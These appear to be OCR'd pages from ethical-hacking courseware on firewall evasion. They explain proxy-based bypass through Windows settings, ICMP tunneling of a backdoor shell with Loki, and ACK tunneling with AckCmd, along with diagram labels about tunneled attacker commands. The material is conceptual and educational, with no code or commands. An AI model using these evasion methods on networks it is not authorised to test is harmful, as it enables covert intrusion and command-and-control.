
Bypass a Firewall Using a Proxy Server

1. Find an appropriate **proxy server**
2. In a Windows system, Go to **Control Panel**, select **Network and Internet** → **Internet Options** and in the **Internet Options** dialog box under **Connections** tab, click “**LAN settings**”
3. Under **LAN Settings**, click on the “**Use a proxy server for your LAN**” check box
4. In the **Address** box, type the **IP address** of the proxy server
5. In the **Port** box, type the **port number** that is used by the proxy server for client connections (by default, 8080)
6. Click to select “**Bypass proxy server for local addresses**” check box if you do not want the proxy server computer to be used when connected to a computer on the local network
7. Click **OK** to close the **LAN Settings** dialog box
8. Click **OK** again to close the **Internet Options** dialog box

Bypass a Firewall Using a Proxy Server

Steps to be followed to bypass a firewall using a proxy server:

1. Find an appropriate proxy server
2. In a Windows system, Go to **Control Panel**, select **Network and Internet** → **Internet Options** and in the **Internet Options** dialog box under **Connections** tab, click “**LAN settings**”
3. Under **LAN Settings**, click on the “**Use a proxy server for your LAN**” checkbox
4. In the **Address** box, type the **IP address** of the proxy server
5. In the **Port** box, type the **port number** that is used by the proxy server for client connections (by default, 8080)
6. Click to select the “**Bypass proxy server for local addresses**” checkbox if you do not want the proxy server computer to be used when connected to a computer on the local network
7. Click **OK** to close the **LAN Settings** dialog box
8. Click **OK** again to close the **Internet Options** dialog box



Bypassing Firewalls through the ICMP Tunneling Method


- ICMP tunneling allows tunneling a **backdoor shell** in the data portion of ICMP Echo packets
- RFC 792, which delineates **ICMP operations**, does not define what should go in the data portion
- The **payload portion** is arbitrary and is not examined by most of the firewalls, thus any data can be inserted in the payload portion of the ICMP packet, including a **backdoor application**
- Some administrators keep **ICMP open** on their firewall because it is useful for tools like **ping** and **traceroute**
- Assuming that ICMP is allowed through a firewall, use **Loki ICMP tunneling** (*https://www.cisco.com*) to execute commands of choice by tunneling them inside the payload of the **ICMP echo packets**

C|EH
Certified Ethical Hacker
Wraps evil client command in ICMP Echo packet
Attacker
Firewall
Unwraps command, executes it, locally wraps output in ICMP Echo Packet, and resends back to attacker
Internet Client

Bypassing Firewalls through the ICMP Tunneling Method


The ICMP protocol is used to send an error message to the client. As it is a required service for network communication, users often enable this service on their networks. Moreover, it does not entail a significant threat from the security perspective. The attacker takes advantage of the enabled ICMP protocol on the network and performs ICMP tunneling to send his/her malicious data into the target network. The ICMP tunnel provides attackers with full access to target networks.

It allows tunneling of a backdoor shell in the data portion of ICMP Echo packets. RFC 792, which delineates ICMP operation, does not define what should go in the data portion. The payload portion is arbitrary and is not examined by most firewalls. Thus, any data can be inserted in the payload portion of the ICMP packet, including a backdoor application. Some administrators keep ICMP open on their firewall because it is useful for tools such as ping and traceroute. Assuming that ICMP is allowed through a firewall, use Loki ICMP tunneling (*https://www.cisco.com*) to execute commands of choice by tunneling them inside the payload of ICMP echo packets.



Wraps evil client command in ICMP Echo packet
Attacker
Firewall
Unwraps command, executes it, locally wraps output in ICMP Echo Packet, and resends back to attacker
Internet Client

Figure 12.43: Bypassing firewall through ICMP tunneling



Bypassing Firewalls through the ACK Tunneling Method

- ACK tunneling allows tunneling a backdoor application with **TCP packets with the ACK bit set**
- The ACK bit is used to **acknowledge the receipt of a packet**
- Some firewalls **do not check packets with the ACK bit set** because ACK bits are supposed to be used in response to legitimate traffic
- Tools such as **AckCmd** (*https://packetstormsecurity.com*) can be used to implement ACK tunneling

Wraps evil client command in TCP packet
Attacker
Firewall
Unwraps command, executes it, locally wraps output in TCP packet, and resends back to attacker
Internet Client

Bypassing Firewalls through the ACK Tunneling method

Ordinary packet filtering firewalls define their rule sets based on the SYN packet when TCP level communication is to be established. This is because such a firewall assumes that only the SYN packet is coming from the client and is thus likely to contain malicious code in the SYN packet. These firewalls ignore the possibility that the attacker can also inject malicious code in the ACK packet. As ACK packets are sent after establishing a session, ACK traffic is considered legitimate. In addition, the filtering of ACK packets is ignored to reduce the workload of firewalls, as there can be many ACK packets for one SYN packet. ACK tunneling allows tunneling of a backdoor application with TCP packets with the ACK bit set. The ACK bit acknowledges the receipt of a packet. As stated earlier, some firewalls do not check packets with the ACK bit set, because ACK bits are supposed to be used in response to legitimate traffic that has already been allowed to pass through. Attackers exploit this fact in ACK tunneling. Tools such as **AckCmd** (*https://packetstormsecurity.com*) use ACK tunneling.

